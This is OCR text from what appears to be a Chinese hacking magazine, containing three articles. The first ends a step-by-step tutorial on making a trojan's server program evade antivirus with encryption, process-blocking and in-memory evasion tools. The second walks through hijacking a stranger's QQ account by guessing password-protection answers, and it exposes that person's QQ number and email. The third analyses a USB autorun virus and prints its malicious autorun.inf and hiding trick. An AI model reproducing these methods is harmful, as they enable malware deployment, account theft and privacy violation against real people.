


图5 免疫007的“配置信息标签”




图4 加密程序SVK主界面

三、继续免杀

经过上面移花接木的一番处理后，发现服务端程序已经免杀了，但是同时我也发现了另一个问题。就是同样是进行移花接木的处理，选择不同的“移花”程序，有的时候也会出现被杀的情况，所以我们还需要进一步的免杀操作。即使是通过移花接木处理已经免杀了，也同样可以进行再处理，防止木马程序在短时间里又被杀毒软件所杀。

首先运行加密程序SVK，在“需要保护的文件”选项中设置刚刚保存的服务端程序，直接点击“加密”按钮。很快SVK就会对服务端程序进行加密设置，并提示用户“文件加密成功”（如图4）；接着运行“免疫007”，首先点击主界面的“配置信息”标签，将其中的所有选项都选中。接着在“自定义节的名称”选项中进行设置，注意这里只能使用英文进行设置。然后在“反攻击进程”选项中可以设置一些杀毒软件的进程名称，这样可以有效地避免这些进程对服务端程序的检测（如图5）。设置完成后，点击“文件保护”标签中的“选择文件”按钮来选择服务端程序，接着点击“保护”按钮即可成功进行免疫；最后运行“NsAnti”，它的主要作用是对服务端程序进行内存免杀处理。点击“选择文件”按钮来选择服务端程序，接着点击“压缩”按钮就可以对服务端程序进行内存免疫操作。

四、小结

我们在经过这一系列的免杀操作后，服务端程序就能够成功地躲过现如今主流杀毒软件的查杀了，比如：卡巴斯基、诺顿、瑞星等。今天主要为大家介绍了一种全新的伪装及免杀方法，不但操作简单易于掌握，而且对于第一次使用的用户也能轻松地上手。虽然它并不是每一次操作都能免杀成功，但是我们知道并不是每一种加密方法都是绝对免杀的，所以大家也不用怀疑它的可行性。

[文章中的Restorator、SVK、免疫007在光盘中有提供]

编辑点评：

相信广大菜鸟对修改特征码等技术很头疼，这篇文章换了个思路来做免杀，并且只是用几个工具，确实很适合菜鸟快速得到自己的免杀木马。NOHACK



从本文你可以学到：

利用社会工程学与MYQQ中的个人信息轻松获得QQ号

有时，小菜们盗号时取得了用户名以及密码，就迫不及待地要登录修改密码，但过了几天，又被“失主”利用密码保护查回去了，虽说我们有可能申诉回去，但毕竟人家腾讯公司也不是吃干饭的，成功率少得可怜。那么今天，我们就要直接去利用社会工程学来修改QQ密码保护。

前两天，无意在QQ网站上闲逛，想到MYQQ查询一下看看自己开了哪些服务，可是发现，在http://my.qq.com/info.shtml的底部有一个**“我的身份信息”**(图1)，那我们可不可以利用这些信息来修改QQ密码保护呢？




图1 无意中发现了我的QQ资料




图2 获得了对方的资料

说干就干，我从信箱中找出了一个QQ号，471065442，然后登录http://my.qq.com/info.shtml，将窗口拉到屏幕最下方，如图2所示，哈哈！这个QQ号的资料到手了！

根据社会工程学，大多数人都会将这里的个人资料与QQ的密码保护设置成一样的。所以，知道了这些信息，我们就可以到http://service.qq.com/psw/mo.shtml?psw_mdf.htm去修改密码保护了。

我们来到修改密码保护的地方，输入号码或电子邮件账号以及验证码，然后来到最重要的地方，如图3，需要输入证件号码、密码提示问题及答案等。




图4 查看电子信箱




图3 修改密码保护的页面

我们由图2可得到，他的证件号码选择的是其它证件，而证件号码腾迅给我们隐藏了几位，是1234567899876*****，看看它的排列规律我们猜出来后面的*****可能是54321。于是，我们将123456789987654321填入原证件号码处。接下来的问题由图3可以得到，密码提示问题是“我的邮政编码是多少”，我们由图2就知道他的邮编为256500，我们填进去（如果为别的，那就要看你的社会工程学学得怎么样了），最下面就剩下电子信箱了，如何知道他用的是什么邮箱呢？这个是最好办的。我们登录他的QQ号，如图4所示，他的E-mail就提供给我们了，是luo9-1@163.com，我们依次填入。这样原资料就填好了。下面的新资料就看大家的发挥了。呵呵！

我们点击下一步，如图5所示，修改成功了。我们就可以将这个号拿到手了。

另外，我们还可以在**QQ积分**的**订货**栏目里查询到QQ的更多具体信息（但前提是这个QQ必须在QQ积分商城买过东西）。相信那些信息对大家还是有用的。





图5 密码保护修改成功

我写这篇的目的绝对不是提倡盗Q的，而提供这篇文章的目的是为了让大家在为QQ填写密码保护的时候不要填写一些易于被别人猜中的东西。好了，文章就到此为止吧。大家有什么不明白的就到NoHack论坛来讨论吧。

编辑点评：

从严格意义上说，文章运用的不仅仅是社会工程学，更多的是信息的收集，这是作为一个安全爱好者最基本的技能，得到更多的信息对我们总是有帮助的，即使你掌握的信息不能修改密码保护资料，也可以试试登录他密码保护的邮箱，改掉邮箱密码。总之要有开阔的思维。

自己动手打击病毒



从本文你可以学到：

1、了解Autorun.inf文件原理


2、掌握Tiny Firewall 2005 Pro的简单使用

3、分析清除Autorun.inf类病毒的步骤

邂逅U盘病毒

最近和朋友合伙写程序，经常需要拿着U盘往他家跑，交流自己的工作情况。可是有一天将U盘拿回家后，双击U盘盘符，我的Tiny Firewall 2005 Pro（简称TFP）就报警了，提示有个autorun.exe的程序要运行，马上点Don't Run阻止运行。看来是利用autorun.inf进行自动播放的，用右键菜单中的“打开”来打开盘符，不出所料，看到U盘里多了个隐藏文件autorun.inf和文件夹RECYCLER，打开autorun.inf文件，其内容如下：（“'”后面是注释）

```
[autorun]
open=.\RECYCLER\RECYCLER\autorun.exe '自动播放autorun.exe
shell\1=Open '给右键菜单添加一个Open
shell\1\Command=.\RECYCLER\RECYCLER\autorun.exe '点Open就运行autorun.exe
shell\2=Browser '给右键菜单添加一个Browser
shell\2\Command=.\RECYCLER\RECYCLER\autorun.exe '点Browser就运行autorun.exe
shellexecute=.\RECYCLER\RECYCLER\autorun.exe '双击盘符时候自动运行autorun.exe
```



被修改后的右键菜单如图 1 所示。




图 1 修改后的右键菜单

真是绞尽脑汁想让我们运行盘符下的RECYCLER\RECYCLER\autorun.exe。找到了病毒文件，可是打开RECYCLER\RECYCLER 一看居然跑到回收站里来了。想藏病毒文件？一看就知道又用了 desktop.ini 文件将目录跳转到回收站。这可难不倒我，用 WINRAR 压缩 RECYCLER 文件夹，然后打开压缩包就能看到里面的 autorun.exe 和 desktop.ini，单独把它们解压，点开 desktop.ini 看内容：

```
[.ShellClassInfo]
CLSID={645FF040-5081-101B-9F08-00AA002F954E}
```

跟我猜想得一样，把这个 desktop.ini 放到文件夹里文件夹就会自动跳转到回收站了，不过依然可以储存文件。

